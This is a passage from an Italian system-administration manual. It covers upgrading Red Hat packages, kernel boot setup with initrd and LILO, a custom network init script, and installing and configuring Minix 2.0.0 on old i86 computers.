Il modo più semplice è quello di collocare i file dei pacchetti desiderati in una directory temporanea e da lì installarli contemporaneamente.

```
# rpm -Uv /tmp/updates/*.rpm
```

358.3.2 initrd

Se il sistema utilizza unità SCSI, dal momento che i kernel modulari predisposti dalle distribuzioni Red Hat non includono nel blocco principale la gestione di questi dispositivi, occorre aggiornare anche l'immagine '`initrd`'. Questa infatti deve contenere i moduli necessari per il riconoscimento delle unità SCSI esistenti e, avendo aggiornato il kernel, occorre ricostruire anche questo file.

Se la gestione dei moduli è configurata correttamente, dovrebbe bastare il comando seguente, dove la versione e il rilascio vanno sostituiti con quelli del kernel aggiornato.

`mkinitrd /boot/initrd-`*versione*-*rilascio* *versione*-*rilascio*

In pratica, immaginando che si tratti della versione 2.0.34 rilascio 1, si dovrebbe procedere nel modo seguente:

```
# mkinitrd /boot/initrd-2.0.34-1 2.0.34-1
```

358.3.3 LILO

Una volta che i file del kernel e l'immagine '`initrd`' sono al loro posto, ci si deve prendere cura del sistema di avvio, di solito con LILO. Evidentemente, occorre ritoccare il file '`/etc/lilo.conf`' in modo che venga avviato il file corretto del kernel e venga utilizzato eventualmente la nuova immagine '`initrd`'.

L'esempio seguente riguarda il caso di un kernel 2.0.34-1.

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/vmlinuz-2.0.34-1
        label=linux
        root=/dev/hda3
        initrd=/boot/initrd-2.0.34-1
        read-only
```

Naturalmente, alla fine, occorre avviare '**`lilo`**' per sistemare il settore di avvio.

```
# lilo
```

358.3.4 Dischetto di avvio di emergenza

Anche il dischetto di avvio di emergenza può essere ricostruito facilmente. Basta utilizzare il comando seguente, che si rifà al solito caso del kernel 2.0.34-1.

```
# mkbootdisk --device /dev/fd0 2.0.34-1
```

358.4 Aggiornamento manuale di un'installazione

Un altro difetto importante della distribuzione Red Hat è che l'aggiornamento di un'edizione precedente funziona di rado: quasi sempre il programma di installazione si interrompe a metà. Esistendo questo rischio, è decisamente sconsigliabile di tentare un'operazione del genere: o si reinstalla da zero, o è meglio aggiornare pacchetto per pacchetto, al momento della necessità.

Chi ha già una buona pratica con il programma '**rpm**' ed è in grado di superare i problemi comuni dovuti alle dipendenze, potrebbe cimentarsi in una sorta di aggiornamento semiautomatico che viene descritto qui. Si tratta comunque di un'operazione delicata da fare con prudenza e che potrebbe anche fallire.

Prima di proseguire è bene chiarire che il pacchetto '**basesystem**' **non deve essere aggiornato** e che i pacchetti RPM del kernel vanno aggiornati a parte secondo le modalità già descritte a questo proposito.

358.4.1 Estrazione dell'elenco dei pacchetti installati

Il programma '**rpm**' non prevede un modo per aggiornare solo i pacchetti già esistenti nel sistema. Per arrivare a questo occorre un po' di lavoro e per prima cosa è necessario ottenere un elenco dei nomi dei pacchetti (vecchi) già installati che si presume di volere aggiornare.

```
# rpm --queryformat '%{NAME}\n' -qa | sort
```

Il comando mostrato genera un elenco ordinato dei nomi dei pacchetti installati. La cosa importante è che i nomi sono senza l'indicazione della versione.

L'idea è che con l'elenco che si ottiene, dopo aver tolto '**basesystem**' e i pacchetti del kernel, si potrebbe alimentare un comando di aggiornamento ('**rpm -U**'). Si può modificare il comando che genera l'elenco nel modo seguente, per i motivi che si chiariranno in seguito.

```
# rpm --queryformat '%{NAME}-\[0-9\]\*.rpm\n' -qa | sort
```

Si ottiene qualcosa di molto simile all'elenco seguente:

```
AfterStep-APPS-[0-9]*.rpm
AfterStep-[0-9]*.rpm
AnotherLevel-[0-9]*.rpm
ElectricFence-[0-9]*.rpm
ImageMagick-[0-9]*.rpm
MAKEDEV-[0-9]*.rpm
SysVinit-[0-9]*.rpm
...
```

Come si può intuire, l'intenzione è quella di ottenere un elenco di modelli (*glob*) che corrispondano ai rispettivi file dei pacchetti aggiornati, di cui non si conosce a priori il numero della versione. Da come sono stati scritti, si presume che dopo il nome di un pacchetto ci sia un trattino ('**-**'), seguito da una cifra numerica, da una stringa indefinita e infine dall'estensione '`.rpm`'. Ciò non può essere sempre vero, però funziona nella maggior parte dei casi.

358.4.2 Aggiornare i pacchetti in base all'elenco

L'elenco descritto nella sezione precedente, quello contenente i modelli di shell (o modelli *glob*), va controllato e da lì si devono eliminare i pacchetti che non si possono o non si vogliono aggiornare. È già stato ripetuto che non si deve aggiornare '**`basesystem`**' e che i pacchetti del kernel vanno aggiornati a parte.

Una volta che l'elenco è corretto, ci si può posizionare nella directory che contiene i file RPM aggiornati e si può lanciare il comando di aggiornamento.

```
# cd /mnt/cdrom/RedHat/RPMS
```

```
# rpm -Uv ‘cat /tmp/elenco‘ 2>&1 | tee /tmp/risultato
```

Dall'esempio si intende che i pacchetti si trovano nella directory '`/mnt/cdrom/RedHat/RPMS/`', che l'elenco dei modelli da aggiornare si trova nel file '`/tmp/elenco`' e che si vuole conservare una copia dei messaggi nel file '`/tmp/risultato`'.

Purtroppo, di solito non funziona...

358.4.3 Problemi

Questo tipo di procedimento lascia aperti una serie di problemi che si manifestano in modo non del tutto prevedibile.

- Alcune dipendenze potrebbero risultare non soddisfatte.

  Se per qualunque motivo non dovessero essere soddisfatte tutte le dipendenze, si può tentare di isolare i pacchetti che creano questo problema, togliendo le voci relative dal file di elenco, installandoli successivamente a mano, cercando di risolvere le dipendenze.

  Di solito può trattarsi di librerie nuove o di parti che sono state scorporate in pacchetti separati. Eventualmente si può tentare di installare tali pacchetti prima di iniziare con l'aggiornamento generale.

- Alcuni pacchetti potrebbero avere cambiato nome.

  Se un pacchetto nella versione nuova della distribuzione ha cambiato nome, non si ottiene il suo aggiornamento, perché il modello che si utilizza per indicarlo non coincide. Se si tratta di un pacchetto indispensabile ad altri, si otterrà la segnalazione di errori dovuti alle dipendenze.

- Alcuni pacchetti potrebbero essere stati scissi in diversi pacchetti più specifici.

  Se un pacchetto è stato scisso, può darsi che il nome vecchio sia stato mantenuto per la parte principale di questo, così non si ottiene l'installazione della parte aggiuntiva.

  Questo fatto può portare comunque a problemi di dipendenza.

- A un certo punto dell'aggiornamento si potrebbe arrivare a uno scarico della memoria (*core dump*).

  Se l'aggiornamento si interrompe, è possibile modificare il file contenente l'elenco dei modelli in modo da eliminare le voci corrispondenti ai pacchetti già esaminati e aggiornati; quindi si può ripetere il comando di aggiornamento.

358.5 Semplificazione della configurazione della rete

La configurazione della rete secondo l'impostazione della Red Hat, in presenza di situazioni particolari potrebbe tradursi in un labirinto troppo complicato. Anche l'uso degli strumenti previsti, come '**netcfg**' o '**linuxconf**', potrebbe essere insufficiente per le proprie esigenze.

358.5.1 Raggiro parziale del problema

Si potrebbe decidere di saltare questo sistema, inserendo i comandi necessari all'attivazione delle interfacce di rete e alla definizione degli instradamenti nel file '/etc/rc.d/rc.local'. In tal caso conviene:

- predisporre il file '/etc/sysconfig/network', avendo cura di attivare la rete ('**NETWORKING=yes**');
- predisporre il file '/etc/sysconfig/network-scripts/ifcfg-lo' in modo che sia definita l'interfaccia di *loopback*;
- eliminare ogni altro file '/etc/sysconfig/network-scripts/ifcfg-*' in modo che non venga definita alcuna interfaccia reale;
- aggiungere in coda al file '/etc/rc.d/rc.local' i comandi necessari ad attivare le interfacce di rete e a definire gli instradamenti.

In alternativa si potrebbe eliminare completamente la directory '/etc/sysconfig/network-scripts/'. In tal caso, nel file '/etc/rc.d/rc.local' andrebbero aggiunti anche i comandi necessari a configurare e instradare l'interfaccia di *loopback*.

Questo tipo di approccio ha anche altre conseguenze, per esempio l'impossibilità di attivare un'interfaccia PPP attraverso gli strumenti della distribuzione. Anche per queste cose occorre creare degli script appositi.

L'effetto peggiore di questo metodo sta nel fatto che lo script '/etc/rc.d/rc.local' viene avviato per ultimo, nella sequenza della procedura di inizializzazione del sistema, per cui alcuni servizi che fanno affidamento sull'attivazione precedente della rete potrebbero non essere in grado di avviarsi correttamente.

358.5.2 Sostituzione del file /etc/rc.d/init.d/network

Nella procedura di inizializzazione del sistema utilizzato da Red Hat, lo script '/etc/rc.d/init.d/network' è quello che si utilizza per attivare le interfacce di rete nel momento giusto. La sostituzione del contenuto di questo script con un altro che sia indipendente dai meccanismi che compongono la directory '/etc/sysconfig/network-scripts/', potrebbe essere una soluzione migliore, anche se non perfetta.

Quello che segue è un esempio più o meno complesso di quello che potrebbe contenere questo script: si utilizza una porta parallela PLIP con il mascheramento IP e una scheda Ethernet connessa a Internet.

```
#!/bin/sh
#
# network       Attiva/disattiva la rete
#
# chkconfig: 345 10 97
# description: Attiva/Disattiva la rete.
```

```
# Riutilizza le variabili definite nel file di configurazione
# della rete della Red Hat.
. /etc/sysconfig/network


RiattivazioneRete() {

    # Si prende cura della configurazione dell'inoltro IPv4 secondo
    # Red Hat.
    if [ "$FORWARD_IPV4" = "no" -o "$FORWARD_IPV4" = "false" ]
    then
        echo "0" > /proc/sys/net/ipv4/ip_forward
        echo "L'inoltro IPv4 è disabilitato."
    else
        echo "1" > /proc/sys/net/ipv4/ip_forward
        echo "L'inoltro IPv4 è abilitato."
    fi

    # loopback
    /sbin/ifconfig lo down
    /sbin/ifconfig lo 127.0.0.1 netmask 255.0.0.0
    /sbin/route del 127.0.0.1
    /sbin/route del 127.0.0.0
    # /sbin/route add -net 127.0.0.0 netmask 255.0.0.0 dev lo
    /sbin/route add -host 127.0.0.1 dev lo

    # plip
    /sbin/modprobe plip
    /sbin/ifconfig plip0 down
    /sbin/ifconfig plip0 192.168.254.254 pointopoint 0.0.0.0
    /sbin/route del 192.168.254.0
    /sbin/route add -net 192.168.254.0 dev plip0

    # firewall
    /sbin/ipchains -F forward
    /sbin/ipchains -P forward ACCEPT
    /sbin/ipchains -A forward -s 192.168.0.0/16 -d 0/0 -j MASQ
    /sbin/ipchains -L forward -n

    # eth0
    /sbin/modprobe eth0
    /sbin/ifconfig eth0 down
    /sbin/ifconfig eth0 196.195.194.7 netmask 255.255.255.0
    /sbin/route del 196.195.194.0
    /sbin/route add -net 196.195.194.0 netmask 255.255.255.0 dev eth0

    Instradamento predefinito
    /sbin/route del 0.0.0.0
    /sbin/route add -net default gw 196.195.194.1 dev eth0
}

# Verifica del modo in cui è stato chiamato lo script.
case "$1" in
  start | restart | reload)

        RiattivazioneRete

        touch /var/lock/subsys/network
        ;;
  stop)
        /sbin/ifconfig eth0 down
        /sbin/ifconfig eth1 down
        /sbin/ifconfig eth2 down
        /sbin/ifconfig plip0 down
        /sbin/ifconfig plip1 down
        /sbin/ifconfig plip2 down
```

```
        echo "0" > /proc/sys/net/ipv4/ip_forward
        echo "L'inoltro IPv4 è disabilitato."

        rm -f /var/lock/subsys/network
        ;;
  status)

        /sbin/ifconfig
        /sbin/route -n
        /sbin/ipchains -L -n
        ;;

  probe)
        exit 0
        ;;
  *)
        echo "Utilizzo: network {start|stop|restart|reload|status}"
        exit 1
esac

exit 0
```

Questa alternativa consente l'eliminazione di tutta la directory '`/etc/sysconfig/network-scripts/`' e del file '`/etc/sysconfig/static-routes`'; inoltre risolve il problema legato al momento in cui si attiva o disattiva la rete.

È evidente che anche in questo caso non è più possibile configurare la rete attraverso gli strumenti consueti e l'attivazione di una possibile connessione PPP deve essere fatta in modo personalizzato, eventualmente attraverso degli script.

358.6 Riferimenti

- Morten Kjeldgaard, Peter von der Ahé, *Burning a Red Hat CD mini-HOWTO*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

Parte lxxvi

i86

Minix

Minix [1] è nato originariamente come sistema didattico. Minix non ha avuto il successo e la diffusione che avrebbe potuto avere a causa delle limitazioni della sua licenza iniziale. In seguito le cose sono cambiate, fortunatamente, perché Minix resta probabilmente l'unica possibilità reale per chi vuole utilizzare elaboratori con architettura i286 o inferiore.

Lo scopo di questo capitolo è introdurre all'uso di Minix per poter riutilizzare i vecchi elaboratori i286, in particolare, collegandoli a una rete locale TCP/IP. Le informazioni seguenti si riferiscono alla versione 2.0.0.

359.1 Procurarsi il software

Minix è ottenibile dalla rete, precisamente a partire dalla sua pagina di presentazione ufficiale, quella del suo primo autore (La sigla «AST» rappresenta le iniziali di Andrew S. Tanenbaum), oltre che dai vari siti speculari del relativo FTP.

<*http://www.cs.vu.nl/~ast/minix.html*>

Minix è nato assieme a un libro che tuttora dovrebbe essere accompagnato da un CD-ROM contenente il sistema operativo:

- Andrew S. Tanenbaum, Alber S. Woodhull, *Operating Systems: Design and Implementation*, 2/e, Prentice-Hall

359.1.1 Pacchetti essenziali

Minix è un sistema molto piccolo e composto da pochi pacchetti. Questi hanno alcune particolarità: i nomi sono composti con lettere maiuscole e gli archivi compressi utilizzano la combinazione '**`tar`**'+'**`compress`**' e sono evidenziati dall'uso dell'estensione '`.TAZ`'.

Per prima cosa è necessario riprodurre la coppia di dischetti '`ROOT`' e '`USR`', a partire dai file omonimi. Il primo è in grado di avviarsi e contiene un file system minimo che si installa in un disco RAM, il secondo contiene una piccola serie di programmi da montare nella directory '`/usr/`', che servono per poter installare Minix nel disco fisso. Se si ha poca memoria a disposizione (i classici 640 Kibyte sono il minimo in assoluto per poter fare funzionare Minix), si può evitare l'utilizzo del disco RAM fondendo i due file in un solo dischetto. Data l'intenzione di questo capitolo verrà descritta l'ultima di queste modalità di installazione.

Il mini sistema che si ottiene attraverso i due file appena citati, permette di installare, più o meno automaticamente, un insieme minimo di programmi contenuto nell'archivio '`USR.TAZ`'

Esistono due versioni di questi tre file: una per architettura i386 o superiore e l'altra per i microprocessori inferiori. Date le intenzioni, si dovranno utilizzare i file della versione denominata '**`i86`**'.

[1] **Minix** licenza simile a BSD

359.2 Preparazione all'installazione

Il procedimento che viene descritto è valido sia per dischetti da 1440 Kibyte che da 1200 Kibyte. I due file '`ROOT`' e '`USR`' vanno copiati uno di seguito all'altro. Utilizzando GNU/Linux, si può fare nel modo seguente:

```
# cat ROOT USR > /dev/fd0
```

Dal punto di vista di Minix, il dischetto inserito nella prima unità a dischetti corrisponde al dispositivo '`/dev/fd0`', come per GNU/Linux, ma risulta diviso in partizioni: l'immagine '`ROOT`' risulta essere '`/dev/fd0a`' e l'immagine '`USR`' è '`/dev/fd0c`' (la partizione '**`b`**' è vuota).[2]

L'archivio '`USR.TAZ`' deve essere suddiviso in diversi dischetti, con un procedimento un po' insolito: viene semplicemente tagliato a fettine della dimensione massima contenibile dal tipo di dischetti che si utilizza. Nel caso si tratti di dischetti da 1440 Kibyte, si può utilizzare GNU/Linux, o un altro sistema Unix, nel modo seguente:

```
# dd if=/USR.TAZ of=/dev/fd0 bs=1440k count=1 skip=0
```

```
# dd if=/USR.TAZ of=/dev/fd0 bs=1440k count=1 skip=1
```

```
# dd if=/USR.TAZ of=/dev/fd0 bs=1440k count=1 skip=2
```

Se si trattasse di dischetti da 1200 Kibyte, occorrerebbe modificare la dimensione del blocco, come nell'esempio seguente:

```
# dd if=/USR.TAZ of=/dev/fd0 bs=1200k count=1 skip=0
```

```
# dd if=/USR.TAZ of=/dev/fd0 bs=1200k count=1 skip=1
```

```
# dd if=/USR.TAZ of=/dev/fd0 bs=1200k count=1 skip=2
```

359.2.1 Nomi di dispositivo riferiti alle partizioni

Minix viene installato normalmente all'interno di una partizione primaria suddivisa in almeno due partizioni secondarie. La prima partizione serve a contenere il file system principale ed è di piccole dimensioni: 1440 Kibyte. La seconda serve per tutto il resto e viene montata in corrispondenza della directory '`/usr/`'. Inizialmente le partizioni erano tre e '`/usr/`' era la terza. Attualmente, '`/usr/`' continua a essere la terza partizione e si finge che esista una seconda partizione senza alcuno spazio a disposizione.

Il primo disco fisso viene identificato dal dispositivo '`/dev/hd0`', il secondo da '`/dev/hd5`'. Le partizioni primarie del primo disco fisso vanno da '`/dev/hd1`' a '`/dev/hd4`'; quelle del secondo disco fisso da '`/dev/hd6`' a '`/dev/hd9`'. Le partizioni secondarie corrispondono al nome del dispositivo della partizione primaria con l'aggiunta di una lettera alfabetica che ne indica l'ordine.

- /dev/hd0
  - /dev/hd1
    - /dev/hd1a
    - /dev/hd1b

[2] Se si trattasse della seconda unità a dischetti, si parlerebbe di '`/dev/fd1`', '`/dev/fd1a`' e '`/dev/fd1c`'.

* /dev/hd1c
    * ...
  - /dev/hd2
  - /dev/hd3
  - /dev/hd4

- /dev/hd5
  - /dev/hd6
  - /dev/hd7
  - /dev/hd8
  - /dev/hd9

Minix può essere installato in una partizione primaria qualunque, purché ci siano almeno 40 Mibyte a disposizione. Utilizzando la versione di Minix '**i86**', non conviene tentare di superare i 128 Mibyte.

359.3 Avvio

Minix utilizza un sistema di avvio piuttosto sofisticato; per fare un paragone con GNU/Linux, si tratta di qualcosa che compie le stesse funzioni di LILO, o di un cosiddetto *bootloader*.

Il sistema che svolge questa funzione in Minix si chiama *boot monitor* ed è importante capire subito come si utilizza se non si ha molta memoria RAM a disposizione, quanta ne richiederebbe un disco RAM per l'immagine 'ROOT'.

Per cominciare, dopo aver preparato il dischetto 'ROOT'+'USR', lo si inserisce senza la protezione contro la scrittura e si avvia l'elaboratore. Questo è ciò che appare.

```
Minix boot monitor 2.5

Press ESC to enter the monitor

Hit a key as follows:

    = Start Minix
```

Premendo il tasto [*Esc*] si attiva il *boot monitor*, mentre premendo [=] (si fa riferimento alla tastiera americana e questo simbolo si trova in corrispondenza della nostra lettera «ì») si avvia Minix con le impostazioni predefinite.

Dal momento che si immagina di avere a disposizione poca memoria (solo 1 Mibyte), non si può avviare Minix così, perché il contenuto dell'immagine 'ROOT' verrebbe caricato come disco RAM. È necessario utilizzare subito il *boot monitor*.

[*Esc*]

```
[ESC]
fd0>
```

Si ottiene un invito (*prompt*), attraverso il quale possono essere utilizzati alcuni comandi importanti per predisporre l'avvio del sistema Minix. Per ottenere aiuto si può utilizzare il comando '**help**'.

`fd0>` **`help`**[*Invio*]

Si ottiene un riepilogo dei comandi e del modo con cui possono essere utilizzati. Le cose più importanti che si possono fare con il *boot monitor* sono: l'avvio a partire da una partizione differente da quella prestabilita; l'assegnamento o il ripristino al valore predefinito di una variabile.

Queste variabili sono solo entità riferite al sistema di avvio e la loro modifica permette di cambiare il modo con cui si avvia il kernel. Il comando '**`set`**' permette di elencare il contenuto di queste variabili.

`fd0>` **`set`**[*Invio*]

```
rootdev = (ram)
ramimagedev = (bootdev)
ramsize = (0)
processor = (286)
bus = (at)
memsize = (640)
emssize = (330)
video = (vga)
chrome = (mono)
image = (minix)
main() = (menu)
```

I valori appaiono tutti tra parentesi tonde perché rappresentano le impostazioni predefinite. Quando si cambia qualche valore, questo appare senza le parentesi.

La prima cosa da cambiare è il dispositivo di avvio, '**`rootdev`**'. Si deve assegnare il nome di dispositivo riferito all'immagine '`ROOT`' su dischetto. Si tratta di '`/dev/fd0a`', come dire, la prima partizione secondaria del dischetto. In questo caso, il nome del dispositivo può anche essere indicato senza la parte iniziale, limitandolo al solo '`fd0a`'.

`fd0>` **`rootdev=fd0a`**[*Invio*]

`fd0>` **`set`**[*Invio*]

```
rootdev = fd0a
ramimagedev = (bootdev)
ramsize = (0)
processor = (286)
bus = (at)
memsize = (640)
emssize = (330)
video = (vga)
chrome = (mono)
image = (minix)
main() = (menu)
```

Per avviare il sistema, basta utilizzare il comando '**`boot`**' senza argomenti.

`fd0>` **`boot`**[*Invio*]

In questo modo si lascia il *boot monitor* e si avvia il kernel. Una volta avviato il sistema, viene richiesto immediatamente il montaggio della seconda immagine, '`USR`', contenente gli strumenti necessari all'installazione. Avendo avviato senza disco RAM, il dischetto contenente l'immagine '`ROOT`' non può essere tolto e questo è il motivo per il quale deve essere contenuta nello stesso dischetto insieme a '`USR`'.[3]

```
Minix 2.0.0  Copyright 1997 Prentice-Hall, Inc.

Executing in 16-bit protected mode
```

[3]Una cosa da sapere subito è che Minix non utilizza la sequenza [*Ctrl+C*] per interrompere un programma. Per questo si usa il tasto [*Canc*] da solo.

```
Memory size = 970K   MINIX = 206K   RAM disk =    0K   Available = 765K

Mon Nov  3 15:24:15 MET 1997
Finish the name of device to mount as /usr: /dev/
```

Date le premesse, occorre specificare il nome del dispositivo corrispondente all'immagine '`USR`': si tratta di '`fd0c`'.

`fd0c`[*Invio*]

```
/dev/fd0c is read-write mounted on /usr
Starting standard daemons: update.

Login as root and run 'setup' to install Minix.

Minix  Release 2.0 Version 0

noname login:
```

`root`[*Invio*]

```
#
```

359.4 Installazione

L'installazione di Minix avviene in tre fasi:

1. preparazione della partizione di destinazione;
2. trasferimento del contenuto del dischetto, ovvero delle immagini '`ROOT`' e '`USR`';
3. dopo il riavvio, trasferimento dell'archivio '`USR.TAZ`' e possibilmente, se si dispone di una partizione di almeno 40 Mibyte, anche di '`SYS.TAZ`' e '`CMD.TAZ`'.

359.4.1 Setup

Per iniziare l'installazione, dopo aver avviato il sistema Minix dal dischetto, si utilizza lo script '**`setup`**'.

`#` **`setup`**[*Invio*]

```
This is the Minix installation script.

Note 1: If the screen blanks suddenly then hit F3 to select "software
        scrolling".

Note 2: If things go wrong then hit DEL and start over.

Note 3: The installation procedure is described in the manual page
        usage(8).  It will be hard without it.

Note 4: Some questions have default answers, like this: [y]
        Simply hit RETURN (or ENTER) if you want to choose that answer.

Note 5: If you see a colon (:) then you should hit RETURN to continue.
:
```

[*Invio*]

Dopo la breve spiegazione, avendo premuto il tasto [*Invio*] si passa all'indicazione del tipo di tastiera. La scelta è ovvia, '**`italian`**', anche se non corrisponde esattamente: la barra verticale

(quella per le pipeline) si trova al posto della lettera «ì» (i accentata). Durante questa fase di installazione conviene utilizzare la tastiera nazionale (‘**`italian`**’) per evitare spiacevoli incidenti quando si utilizza il programma di gestione delle partizioni.

```
What type of keyboard do you have?  You can choose one of:

    french  italian   latin-am  scandinavn  uk      us-swap
    german  japanese  olivetti  spanish     us-std

Keyboard type? [us-std]
```

`italian`[*Invio*]

```
Minix needs one primary partition of at least 30 Mb (it fits in 20 Mb, but
it needs 30 Mb if fully recompiled.  Add more space to taste.)

If there is no free space on your disk then you have to back up one of the
other partitions, shrink, and reinstall.  See the appropriate manuals of the
the operating systems currently installed.  Restart your Minix installation
after you have made space.

To make this partition you will be put in the editor "part".  Follow the
advice under the '!' key to make a new partition of type MINIX.  Do not
touch an existing partition unless you know precisely what you are doing!
Please note the name of the partition (hd1, hd2, ..., hd9, sd1, sd2, ...
sd9) you make.  (See the devices section in usage(8) on Minix device names.)
:
```

Il programma di Minix che permette di accedere alla tabella delle partizioni è ‘**`part`**’ ed è ciò che sta per essere avviato. Come sempre, l’uso di un programma di questo genere è molto delicato: un piccolo errore mette fuori uso tutti i dati eventualmente contenuti in altre partizioni.

[*Invio*]

```
  Select device       ----first----  --geom/last--  ------sectors-----
    Device             Cyl Head Sec   Cyl Head Sec      Base      Size        Kb
    /dev/hd0                            ?    ?   ?
                         ?    ?   ?     ?    ?   ?         ?         ?         ?
Num Sort   Type
  ?  ?    ? ?            ?    ?   ?     ?    ?   ?         ?         ?         ?
  ?  ?    ? ?            ?    ?   ?     ?    ?   ?         ?         ?         ?
  ?  ?    ? ?            ?    ?   ?     ?    ?   ?         ?         ?         ?
  ?  ?    ? ?            ?    ?   ?     ?    ?   ?         ?         ?         ?

Type '+' or '-' to change, 'r' to read, '?' for more help, '!' for advice
```

Prima di utilizzare questo programma conviene leggere la sua guida interna, ottenibile con la pressione del tasto [*?*]. Il cursore si presenta inizialmente sull’indicazione del disco, ‘`/dev/hd0`’, e può essere cambiato semplicemente premendo i tasti [+] o [-]. Una volta raggiunto il disco desiderato (in questo caso il primo disco va bene), si deve leggere la sua tabella delle partizioni, in modo da rimpiazzare tutti i punti interrogativi che riempiono lo schermo.

[*r*]

```
  Select device       ----first----  --geom/last--  ------sectors-----
    Device             Cyl Head Sec   Cyl Head Sec      Base      Size        Kb
    /dev/hd0                          615    8  17
                         0    0   0   614    7  16         0     83640     41820
Num Sort   Type
 1* hd1  86 DOS-BIG      0    1   0   613    7  16        17     83487     41743
 2  hd2  00 None         0    0   0     0    0  -1         0         0         0
 3  hd3  00 None         0    0   0     0    0  -1         0         0         0
 4  hd4  00 None         0    0   0     0    0  -1         0         0         0
```

Con questo esempio si suppone di avere solo un vecchio disco fisso MFM di circa 40 Mibyte, nel quale la prima partizione primaria era stata dedicata in precedenza al Dos. Così, basta cambiare il numero che identifica il tipo di partizione. Per farlo, vi si posiziona sopra il cursore, spostandolo con i tasti freccia, quindi si usano i tasti [+] o [-] fino a fare apparire il numero 81_{16}. Al primo intervento per cambiare un valore qualsiasi, viene richiesto esplicitamente se si intende modificare effettivamente i dati della tabella delle partizioni.

`Do you wish to modify existing partitions (y/n)` [*y*]

Una volta modificato il tipo, la prima partizione dovrebbe apparire così come segue:

```
Num Sort   Type
 1* hd1  81 MINIX        0    1   0   613    7  16        17     83487    41743
```

Quindi si conclude.

[*q*]

`Save partition table? (y/n)` [*y*]

Lo script di configurazione e installazione riprende richiedendo quale sia la partizione su cui installare Minix. In questo caso si tratta della prima, cioè '`/dev/hd1`'.

```
Please finish the name of the primary partition you have created:

(Just type RETURN if you want to rerun "part")                   /dev/
```

hd1[*Invio*]

```
You have created a partition named:     /dev/hd1
The following subpartitions are about to be created on /dev/hd3:

        Root subpartition:      /dev/hd1a       1440 kb
        /usr subpartition:      /dev/hd1c       rest of hd1

Hit return if everything looks fine, or hit DEL to bail out if you want to
think it over.  The next step will destroy /dev/hd1.
:
```

Come accennato in precedenza, Minix viene installato in due partizioni secondarie: la prima serve a contenere il file system principale, la seconda per il resto. In seguito si possono montare anche partizioni successive.

```
Migrating from floppy to disk...


Scanning /dev/hd1c for bad blocks.  (Hit DEL to stop the scan if are absolutely
sure that there can not be any bad blocks.  Otherwise just wait.)
```

La scansione del disco fisso è necessaria se si utilizza un vecchio disco MFM, come si suppone di avere in questo esempio, mentre può essere inutile con un disco ATA. È importante fare attenzione: se ci sono settori inutilizzabili, vengono creati alcuni file '`/usr/.Bad_*`' che **non vanno cancellati!** Alla fine, lo script procede a copiare il contenuto del dischetto nel disco fisso.

```
What is the memory size of this system in kilobytes? [4096 or more]
```

La dimensione di memoria RAM disponibile effettivamente è solo di 970 Kibyte, quindi si inserisce questo valore; se la memoria a disposizione fosse maggiore o uguale a 4 Mibyte, non occorrerebbe indicare alcunché, basterebbe solo confermare.

970[*Invio*]

```
Second level file system block cache set to 0 kb.
```

A questo punto, termina l'installazione del dischetto nel disco fisso e si può passare a riavviare il sistema da lì.

```
Please insert the installation ROOT floppy and type 'halt' to exit Minix.
You can type 'boot hd1' to try the newly installed Minix system.  See
"TESTING" in the usage manual.
```

halt[*Invio*]

```
System Halted
```

359.4.2 Avvio del sistema copiato nel disco fisso

Una volta conclusa l'esecuzione dello script di configurazione e installazione, si ritorna sotto il controllo del *boot monitor*, attraverso il quale è possibile avviare il sistema dalla prima partizione del disco fisso.

fd0> **boot /dev/hd1**[*Invio*]

```
Minix 2.0.0  Copyright 1997 Prentice-Hall, Inc.

Executing in 16-bit protected mode

at-hd0: 615x8x17

Memory size = 970K   MINIX = 206K   RAM disk =    0K   Available = 765K

Mon Nov  3 16:01:27 MET 1997
Starting standard daemons: update.

Login as root and run 'setup /usr' to install floppy sets.

Minix  Release 2.0 Version 0

noname login:
```

root[*Invio*]

Il suggerimento dato all'avvio ricorda che è possibile installare altre serie di dischetti, a cominciare da '`USR.TAZ`', utilizzando il comando '**`setup /usr`**'.

359.4.3 Installazione delle serie di dischetti

Tra i pacchetti di Minix, '`USR.TAZ`' è essenziale e cambia a seconda del tipo di architettura (i86 o i386). Però, dal momento che c'è spazio sufficiente nel disco fisso, conviene installare anche '`SYS.TAZ`' per poter ricompilare il kernel e '`CMD.TAZ`' che contiene i sorgenti dei vari programmi di servizio.

Tutti questi pacchetti devono essere suddivisi in dischetti nel modo visto in precedenza per il caso di '`USR.TAZ`'.

setup /usr[*Invio*]

Lo script '**`setup`**' chiede una serie di conferme.

```
What is the size of the images on the diskettes? [all]
```

Premendo semplicemente [*Invio*] si intende che i dischetti vadano letti nella loro interezza.

[*Invio*]

```
What floppy drive to use? [0]
```

Premendo semplicemente [*Invio*] si fa riferimento alla prima unità, '`/dev/fd0`'.

[*Invio*]

```
Please insert input volume 1 and hit return
```

Si inserisce il primo dischetto e si conferma

[*Invio*]

Inizia la fase di estrazione di quanto contenuto nel primo dischetto, a partire dalla directory '`/usr/`'. Quando termina l'estrazione del primo dischetto, viene richiesto il successivo, fino alla conclusione.

Conviene ripetere la procedura fino a quando sono stati installati anche gli archivi '`SYS.TAZ`' e '`CMD.TAZ`'.

359.4.4 Dischetto di avvio

Minix è molto semplice e non è necessario un dischetto di avvio realizzato appositamente. È sufficiente il dischetto utilizzato per iniziare l'installazione. Se si hanno difficoltà con l'avviamento di Minix dal disco fisso, si può avviare il *boot monitor* dal dischetto e con quello utilizzare il comando '**`boot /dev/hd1`**'.

359.4.5 Conclusione

Per chiudere l'attività di Minix, si può fare nel solito modo comune a quasi tutti i sistemi Unix.

`#` **`shutdown -h now`**[*Invio*]

359.5 Ricompilazione del kernel

Anche Minix, nella sua semplicità, richiede una ricompilazione del kernel per la sua ottimizzazione. In particolare, per poter attivare la gestione del TCP/IP occorre passare per la configurazione e ricompilazione.

Il file del kernel, secondo la tradizione di Minix, dovrebbe trovarsi nella directory radice e avere il nome '`minix`'. Se però, invece di trattarsi di un file, si tratta di una directory, nella fase di avvio viene eseguito il file più recente contenuto in tale directory. Il kernel normale, cioè quello che si trova dopo l'installazione, dovrebbe essere '`/minix/2.0.0`'.

Per poter ricompilare il kernel occorre avere installato il pacchetto '`SYS.TAZ`'. Si procede come segue:

1. si modifica il file '`/usr/include/minix/config.h`';
2. ci si posiziona nella directory '`/usr/src/tools/`';
3. si avvia la compilazione con il comando '**`make`**'.

Al termine si ottiene il file del kernel (o immagine) corrispondente a '`/usr/src/tools/image`' che si può copiare e rinominare come si ritiene più opportuno.

359.5.1 /usr/include/minix/config.h

